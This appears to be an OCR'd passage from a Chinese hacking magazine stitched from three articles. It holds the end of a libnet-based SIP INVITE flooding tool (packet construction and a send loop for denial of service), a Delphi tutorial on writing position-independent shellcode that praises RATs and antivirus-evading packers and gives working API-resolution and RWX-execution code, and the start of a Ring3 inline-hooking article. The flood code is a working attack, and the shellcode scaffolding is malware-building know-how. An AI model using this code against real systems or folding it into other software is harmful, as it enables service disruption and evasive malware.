        ( strcmp ( "", psUser) ? "@" : "" ),
        psDomain,
        destPort,
    ( strcmp ( "", lineString) ? ";line=" : "" ),
        lineString,
        psFloodUserAlias,
        ( strcmp ( "", psFloodUserAlias ) ? " " : "" ),
        psFloodUserAlias,
        ( strcmp ( "", psFloodUserAlias ) ? "@" : "" ),
        srcIPv4AddrDotted, srcPort,
        psFromTag );
完成 INVITE 消息的最后部分：
sprintf ( sipPayload + strlen ( sipPayload ),
        "Supported: timer\r\n"
        "Allow: NOTIFY\r\n"
    // Allow 是告诉服务器，你的客户端都支持哪些方法
        "Allow: REFER\r\n"
        "Allow: OPTIONS\r\n"
        "Allow: INVITE\r\n"
        "Allow: ACK\r\n"
        "Allow: CANCEL\r\n"
        "Allow: BYE\r\n"
        "Content-Type: application/sdp\r\n"
        "Contact: <sip:%s%s%s:%u>\r\n"
        "Supported: replaces\r\n"
        "User-Agent: xlite3.2.1 \r\n"
    // 这个代理就是你的 voip 电话的名字
        "\r\n",                         // 这行是必须的
       psFloodUserAlias,
       ( strcmp ( "", psFloodUserAlias) ? "@" : "" ),
       srcIPv4AddrDotted,
       srcPort );
```

有了应用层的完整数据包之后，接下来就是填充传输层、网络层、物理层的头部了。

传输层头部：

```
udp_tag = libnet_build_udp (
        srcPort,                        // 源端口
        destPort,                       // 目的端口
        LIBNET_UDP_H + sipPayloadSize,
                                        // UDP 数据包的长度
        0,                              //libnet 计算 UDP 的 sum 值
                (u_int8_t *) sipPayload,   // payload
                sipPayloadSize,            // payload 长度
        l,                                 // libnet handle
        udp_tag );                      // ptag - 0 = 新建, !0 = 重用
```

网络层头部：

```
    ipPacketSize = LIBNET_IPV4_H + LIBNET_UDP_H +
sipPayloadSize;

        ip_tag = libnet_build_ipv4 (
                ipPacketSize,           // 包大小
                0,                      // ip tos
                0,                      // ip id
                0,                      // fragmentation bits
                64,                     // ttl
                IPPROTO_UDP,            // 协议
                0,                      // 计算校验和
                srcIPv4Addr,            // 源 IP
                destIPv4Addr,           // 目标 IP
                NULL,                   // payload
                0,                      // payload 长度
                l,                      // libnet 内容
                ip_tag );            // ptag - 0 = 新建, !0 = 重用
```

物理层头部以及发送数据包，下面用到的 psCSeq 值通过函数 GetNextGuid ()获得：


```
    for ( i = 0; i < numPackets; i++ ){
        cseq++;   // Cseq 唯一标识一个 packet，递增
        sprintf ( psCSeq, "%010u", cseq );
        memcpy ( psInviteFromTagLast10, psCSeq, 10 );
        memcpy ( psInviteViaBranchLast10, psCSeq, 10 );
        memcpy ( psInviteCallIDLast10, psCSeq, 10 );
        memcpy ( psInviteCSeqLast10, psCSeq, 10 );
        // 更新 UDP 数据包
        udp_tag = libnet_build_udp (
                srcPort,                        // 源端口
                    destPort,                   // 目的端口
                    LIBNET_UDP_H + sipPayloadSize,
                                                // UDP 包长度
                    0,                          //计算校验和
                    (u_int8_t *) sipPayload,    // payload
                    sipPayloadSize,             // payload 长度
                    l,                          // libnet handle
                    udp_tag );       // ptag - 0 = 新建 !0 = 重用
        libnet_toggle_checksum ( l, udp_tag, LIBNET_OFF );
        bytesWritten = libnet_write( l );
        //保证 written 的字节数符合要求
        if ( bytesWritten < ipPacketSize ) {
            fprintf ( stderr,
                    "Write error: libnet only wrote %d of %d
bytes",
                    bytesWritten,
                    ipPacketSize );
            CleanupAndExit ( EXIT_FAILURE );
        }
        printf ( "\rsent: %u", i + 1 );     //显示已经发送包的情况
        //利用 sleep()函数控制发包频率
    }
```

攻击效果演示

关于攻击效果的演示，请参见笔者写的《针对 SIP 协议的三种 DOS 攻击危害性测试》一文的详细介绍。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编　Delphi
关键字：ShellCode、Delphi



利用 Delphi 玩转 ShellCode

文/图　xfish

ShellCode 一直以来是 Exploit、Virus、Pack 等必不可少的组成部分，在我看来 ShellCode 也是门艺术，精简的体积、强大的功能、完善的独立性，你难道不应该叹赏这样的代码吗？

如果说 ShellCode 是门艺术，那么编写 ShellCode 就更是门艺术。举个简单的例子，RAT 中最典型的代表：Poison Ivy，它所有的功能代码全部分离成 ShellCode 模块，在客户端需要的时候才会将功能代码（ShellCode）传输过去，既保证了免杀，也塑造了体积，你难道不觉得这是 RAT 中的艺术吗？再举个例子，多年前 29A 作者 Holy_Father & Ratter 的作品 Morphine 壳，它以强大的多态变形引擎 Loader，傲视于当年的 AV (Anti Virus)世界。难道这样的作品你也不惊叹它是门艺术吗？

那么既然编写 ShellCode 是门艺术，我们就要选择一个创造艺术的环境。目前绝大多数人选择 VC 或者是 Masm，Delphi 或许已经被遗忘了，但是今天我们的主题就是利用 Delphi 来玩转 ShellCode，让这个强大的利器能被展现出来。当然 Delphi 这个环境也不是绝对的强大，它只是我们可选择的一种而已，其实编写精巧的 ShellCode 最好还是利用 tasm、fasm。不过在你开发大型框架的时候，用高级语言写 ShellCode 来维护你的工程，这也是必需的。

非常感谢您看完了我以上的“自我感言”，就不再浪费大家时间了，请跟随我向今天的主题跑步前进吧！

首先我们要理解 ShellCode。ShellCode 是一段可以在内存中执行的代码，它不需要外界的力量，你可以把它比喻为内存中的可执行文件，因为它就好比你磁盘中的文件一样，只不过磁盘中的文件需要加载器来支持，而它需要内存来支持。既然它不需要外界的力量，那它肯定是独立的。所以大部分的工作必须自己去做，例如，获取函数地址、处理重定位等。而平常我们的程序都需要加载器来帮你完成，这也是为什么你的程序必须要以 pe 文件格式来进行输出，因为有了固定的格式加载器才能正确地解析你的程序，最后帮你完成初始化工作。

通过以上的了解，我们就宏观上把编写 ShellCode 需要注意的地方进行以下的归结。

（1）函数必须动态的获取执行。

（2）固定地址必须处理重定位。

哇，这么简单？呵呵，当然不是，这只是从整体上总结，细节上的问题我们还没有总结呢，不过细节上的问题，我决定还是从实例中出发吧。

看到函数动态获取我想大家肯定首先想到的函数就是 GetProcAddress，但是我们的 ShellCode 是在内存中执行的，它事先怎么能确定这个函数的地址呢，并且我们的 ShellCode 还要在各个计算机中执行。如何解决呢？当然是我们自己动手解决，也就是自己实现一个与它功能一样的函数。这里如果要减少体积，你还可以在自己的 GetProcAddress 函数中针对函数名称匹配时，通过 Hash 算法来完成，这样就减小了自己函数名称的体积。因为这个函数实在太简单，所以我就不讲这个函数的写法了，直接提供给大家一个函数。

```
    function xGetProcAddress(hModule: HMODULE; dwProcName
Hash: DWORD): FARPROC; stdcall;
    var
      lpNtHeaders: PImageNtHeaders;
      lpExportDirectory: PImageExportDirectory;
      dwLoop: DWORD;
      lpdwNameAddress: PDWORD;
      lpdwOrdinals: PWORD;
      lpszName: PChar;
      dwCrcReg: DWORD;
    begin
      Result := nil;
      if (PImageDosHeader(hModule)^.e_magic <> IMAGE_DOS_
SIGNATURE) then Exit;
      lpNtHeaders := PImageNtHeaders(hModule + DWORD(Pimage
DosHeader(hModule)^._lfanew));
      lpExportDirectory := PImageExportDirectory(lpNtHeaders^.
OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPO
RT].VirtualAddress + hModule);
      lpdwNameAddress := PDWORD(DWORD(lpExportDirectory^.
AddressOfNames) + hModule);
      lpdwOrdinals := PWORD(DWORD(lpExportDirectory^.Address
OfNameOrdinals) + hModule);
      for dwLoop := 0 to (lpExportDirectory^.NumberOfNames - 1) do
      begin
        lpszName := PChar(lpdwNameAddress^ + hModule);
        dwCrcReg:= GetRolHashPascal(lpszName);
        if (dwCrcReg = dwProcNameHash) then
        begin
            Result := Pointer(DWORD(lpExportDirectory^.Address
OfFunctions) + ((lpdwOrdinals^) * SizeOf(DWORD)) + hModule);
            Result := Pointer(PDWORD(Result)^ + hModule);
            Break;
      end;
        Inc(DWORD(lpdwNameAddress), SizeOf(DWORD));
        inc(DWORD(lpdwOrdinals), SizeOf(WORD));
      end;
    end;
```

上面函数匹配函数名时用的 Hash 算法，是非常简单的 Rol 3 运算。Hash 算法如下：

```
function GetRolHashPascal(lpszBuffer: PChar): DWORD; stdcall;
const
  Rol_Count  = 3;
begin
  Result := 0;
  while (lpszBuffer^ <> #$0) do
  begin

 Result := ((Result shl Rol_Count) and $FFFFFFFF) or (Result shr
(32 - Rol_Count)) xor PBYTE(lpszBuffer)^;
    Inc(PBYTE(lpszBuffer));
  end;
end;
```

好了，到这里 GetProcAddress 函数已经打造成功。接下来我们该解决的是固定地址的重定位处理，看一下平常我们用 Delphi 调用一个函数（MessageBoxA），最终编译后的结果如图 1 所示。

```
    00407CD6 B8887C4000        mov eax,$00407c88
    00407CDB E844C7FFFF        call @InitExe
    Project2.dpr.10: MessageBox(0, nil, nil, MB_OK);
⇨ ⊙ 00407CE0 6A00              push $00
    00407CE2 6A00              push $00
    00407CE4 6A00              push $00
    00407CE6 6A00              push $00
    00407CE8 E87BC8FFFF        call -$00003785
```

图 1

通过图 1 可以看到，我们调用的是 MessageBox 函数，4 个参数分别传入 0，而 call 指令在调用的时候后面是相对偏移（当然这里是指 Delphi 编译器，不过我们在编写的时候调用的是我们自己表中的地址，所以这里可以省略）。函数调用我们没有进行传参，接下来我们传入参数后再来看一下结果，如图 2 所示。

```
  Project2.dpr.10: MessageBox(0, 'This is Demo!', 'Hi..', MB_OK);
⊙ 00407CE0 6A00              push $00
  00407CE2 68F87C4000        push $00407cf8
  00407CE7 68007D4000        push $00407d00
  00407CEC 6A00              push $00
  00407CEE E875C8FFFF        call MessageBox
```

图 2

通过图 2 我们可以看到，传入的两个参数以固定地址进行压入。分别是$00407cf8，$00407d00。你有没有注意到这两个地址与我们的调用代码地址非常接近，没错，这就是 Delphi 编译器的特点，如果我们在函数或者过程中调用常量字符串的话，它会把这些字符串的位置编译在我们函数的尾部。通过如图 3 所示你可以清晰的看到。

```
00407CE0 | .  6A 00        | push   0
00407CE2 | .  68 F87C4000  | push   00407CF8
00407CE7 | .  68 007D4000  | push   00407D00
00407CEC | .  6A 00        | push   0
00407CEE | .  E8 75C8FFFF  | call   <jmp.&user32.MessageBoxA>
00407CF3 | .  E8 0CB8FFFF  | call   00403504
00407CF8 | 48 69 2E 2E | 00 00 00 00 | 54 68 69 73 | 20 69 73 20 | Hi......This is
00407D08 | 44 65 6D 6F | 21 00 00 00 | 00 00 00 00 | 00 00 00 00 | Demo!...........
```

图 3

你是否觉得 Delphi 的这个特点十分“强大”呢？呵呵，因为大部分的编译器直接将字符串常量编译在全局数据段，而 Delphi 编译在调用过程的尾部，这样的话，很方便我们将代码进行移植。

```
procedure Start;
asm
  jmp   ShowMessage
end;

procedure ShowMessage;
begin
  MessageBox(0, 'This is Demo!', 'Hi..', MB_OK);
end;

procedure StartEnd;
begin
end;
```

通过上面的代码段，我们可以将“StartEnd 的函数偏移–Start 的函数偏移 = 我们要移植的代码大小”，并且由于 Delphi 的特性，它会把字符串常量编译在函数的尾部，这里也就是 ShowMessage 过程的尾部。利用这个特性，我们计算的代码大小也就包含了字符串的大小。现在你明白上面说移植非常容易的意思了吧。不过这里要注意一下，编写 ShellCode 最好在单元文件中，这样在 Interface 块中声明我们的函数原型，就可以在单元的任意位置进行访问了。

好了，通过以上的了解，我们明白了 Delphi 针对字符串常量的编译特点，了解了 Delphi 移植代码的可变性，接下来说一下重定位，我们刚刚看到，编译的字符串常量是固定的地址，假设我们把代码移动到申请的内存区域中去执行，程序肯定会报错，因为之前固定的地址很可能是其他的数据。所以这就需要我们动态的去修正固定地址。如何去修正呢？首先计算“编译阶段与运行时”的偏移差，通过这个偏移差再加上原来的地址就是我们修正后的地址。现在的问题是我们只需要写个获取偏移差的函数即可。这里我们通过 Basm 来嵌入汇编：

```
    call  @Dels
    int   1
  @Dels:
    pop   eax
  sub    eax, ((offset @Dels)-2)
```

执行以上代码，eax 寄存器保存的就是我们的偏移差。我们通过这个偏移差加上原有的编译地址就等于修正后的地址。好了，我们写个修正字符串偏移的函数。

```
  function FixPChar(pszString: PChar; dwDels: DWORD): PChar;
stdcall;
  begin
    Result:=  PChar(DWORD(pszString) + dwDels);
  end;
```

如果以上的基础知识你已经了解，就请跟随我进入实战领域，真刀真枪的编写 ShellCode，编写什么呢？就编写我们上面演示的例子吧，调用一个 MessageBoxA 的函数，首先要做的是搭建平台，也就是我们上面所说的代码移植平台：

```
procedure ShellCodeEntry;
asm
  call  ShellCodeStart
end;
procedure ShellCodeStart;
begin
end;
procedure ShellCodeEnd;
begin
end;
```

然后我们只要专心在 ShellCodeStart 过程中编写我们的主要代码就可以了。上面我所演示的是调用字符串，但是假如我们要使用一个结构表呢，这个表我们怎么存储？也就是它存储的位置在哪里呢？这里就得发挥我们的想象空间，我们可以把 ShellCodeEnd 过程的偏移处当做我们定义的结构来进行处理，这样在生成 ShellCode 的时候，我们把表追加到我们 ShellCodeStart 过程的尾部就可以了。是不是觉得很酷？

接下来我们定义一个结构来存储我们要调用的函数地址，然后我们在编写代码的时候就把 ShellCodeEnd 过程的地址当做这个结构地址进行处理。第一个成员存储的是我们的 GetProcAddress 函数地址，当然我们在初始化表的时候必须加上我们的重定位差。第二个成员是 GetKernelBase(获取 Kernel32 基地址)函数地址。第三个成员是我们获取系统 GetProcAddress 的地址，第四个成员是 LoadLibraryA 函数地址，第五个成员是我们的 MessageBoxA 函数地址，第六个成员是我们的重定位偏移。

```
PTShellData = ^TShellData;
TShellData =  packed record
    fGetProcAddress: function (hModule: HMODULE; dwProc
NameHash: DWORD): FARPROC; stdcall;
    fGetKernalBase: function (): HMODULE; stdcall;
    GetProcAddress: TGetProcAddress;
    LoadLibraryA: TLoadLibraryA;
    MessageBoxA: TMessageBoxA;
    gDels: DWORD; //  重定位偏移
end;
```

我们的工作就是首先初始化结构表，第一个初始化的成员就是gDels，因为这里保存的是重定位偏移，接下来我们需要用它来计算我们的函数地址。然后初始化完成后，我们调用 fGetKernalBase 和 fGetProcAddress 获取 LoadLibraryA 和 GetProcAddress 的地址，有了这两个函数，我们首先调用 LoadLibraryA 加载 user32.dll，然后 GetProcAddress 获取 MessageBoxA 的函数地址，最终调用 MessageBoxA 来完成我们的工作，这里为了演示字符串和 Hash 的调用，我获取系统的 GetProcAddress 函数，你也可以使用字符串或者 Hash，这取决于你的结构表如何设计。好了，我们看下最终形成的代码。

```
procedure ShellCodeStart;
var
  dwTemp: DWORD;
  pShellData: PTShellData;
begin
  //  计算重定位
  asm
    call  @Dels
    int   1
@Dels:
    pop   eax
    sub   eax, ((offset @Dels)-2)
    mov   [dwTemp], eax
  end;
  //  获取结构表
  pShellData:=  Pointer(DWORD(@ShellCodeEnd) + dwTemp);
  with  pShellData^ do
  begin
                                        //  初始化结构表
    gDels:= dwTemp;
    fGetProcAddress:= Pointer(DWORD(@xGetProcAddress) +
gDels);
    fGetKernalBase:= Pointer(DWORD(@GetKernelBase) + gDels);
    LoadLibraryA:= fGetProcAddress(fGetKernalBase(),
$A412FD89);
    GetProcAddress:= fGetProcAddress(fGetKernalBase(),
$F2509B84);
    //  调用函数
    MessageBoxA:=
GetProcAddress(LoadLibraryA(FixPchar('user32.dll', gDels)),
                  FixPchar('MessageBoxA', gDels));
    MessageBoxA(0, FixPChar('Hi, this is shellcode!', gDels),
         FixPChar('xfish', gDels), MB_OK);
  end;
end;
```

这里，ShellCode 代码已经编写完成，我们把它复制到我们申请的内存地址中去执行。

```
  dwShellSize:= (DWORD(@ShellCodeEnd) - DWORD(@Shell
CodeEntry)) + SizeOf(TShellData);
  pShellBuffer:= VirtualAlloc(nil, dwShellSize, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
  CopyMemory(pShellBuffer, Pointer(@ShellCodeEntry),
dwShellSize);
  asm
    mov  eax, [pShellBuffer]
    call eax
  end;
```

好了，我们可以看到，代码已经在申请的内存位置中执行成功了，如图 4 所示。





图 4

到此，我们本篇文章就该画上句号了，本文主要叙述了 Delphi 编写 ShellCode 的方法以及相应的技巧， Delphi 在内嵌 asm 方面做得比 VC 编译器好很多，不过 VC 编译器也有很多强大的地方，这些留到以后再给大家呈现吧！最后希望此篇文章能给大家带来一些帮助，也希望通过此篇文章，大家今后在编写 ShellCode 的时候并不局限于汇编编译器以及 VC 编译器，要知道其实 Delphi 也是一个强大的利器。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：Ring3、Hook、编程



Ring3 Hook 中的无缝衔接

文/图　腾袭

引　子

首先，对我在写这篇文章时给予我帮助的 Xiaoly 表示感谢，感谢他为我提供的帮助。

先来讲讲以前的 Hook 通用性方法吧。比如我们要 Hook 一个函数，首先把函数的前 5 个字节换成 jmp xxx，就是跳到自己

的伪函数来对参数进行处理。完成后可能我们还需要调用原来的函数，这时，我们又把这个函数的前 5 个字节换回去，再调用这个函数。

可是，这样一来，像在一些多线程程序中，不同的线程可能都会调用这个函数，而我们却频繁地修改这个函数的前 5 字节，这样就可能导致一些函数调用没有被拦截到，甚至可能导致意外的错误发生。所以，这篇文章就来介绍一种不需要频繁修改函数头的 Hook 方式。

原 理

我们假设 Hook CreateProcessInternalW 函数（Ring3 创建进程的一个函数，WinExec、CreateProcessA、CreateProcessW 等函数最后都会调用到它）。

先看这个函数原来的流程顺序，如图 1 所示（以下代码均为 Windows7 RTM 中的，不同的操作系统可能有差别）。




图 1

可见，该函数前 5 字节为 6808060000，在汇编中即 push 608h。

一般的 Hook 方式就是修改这 5 字节为 jmp xxx，让程序在调用这个函数时跳转到自己的伪函数，如图 2 所示。




图 2

可是这样一来，就会需要再改回前 5 字节才能调用原函数，笔者采用了一种巧妙的方式来避免这个问题，如图 3 所示。我们只需要在处理完我们的伪函数后，先处理一下原函数的前 5 字节再跳回去不就好了？

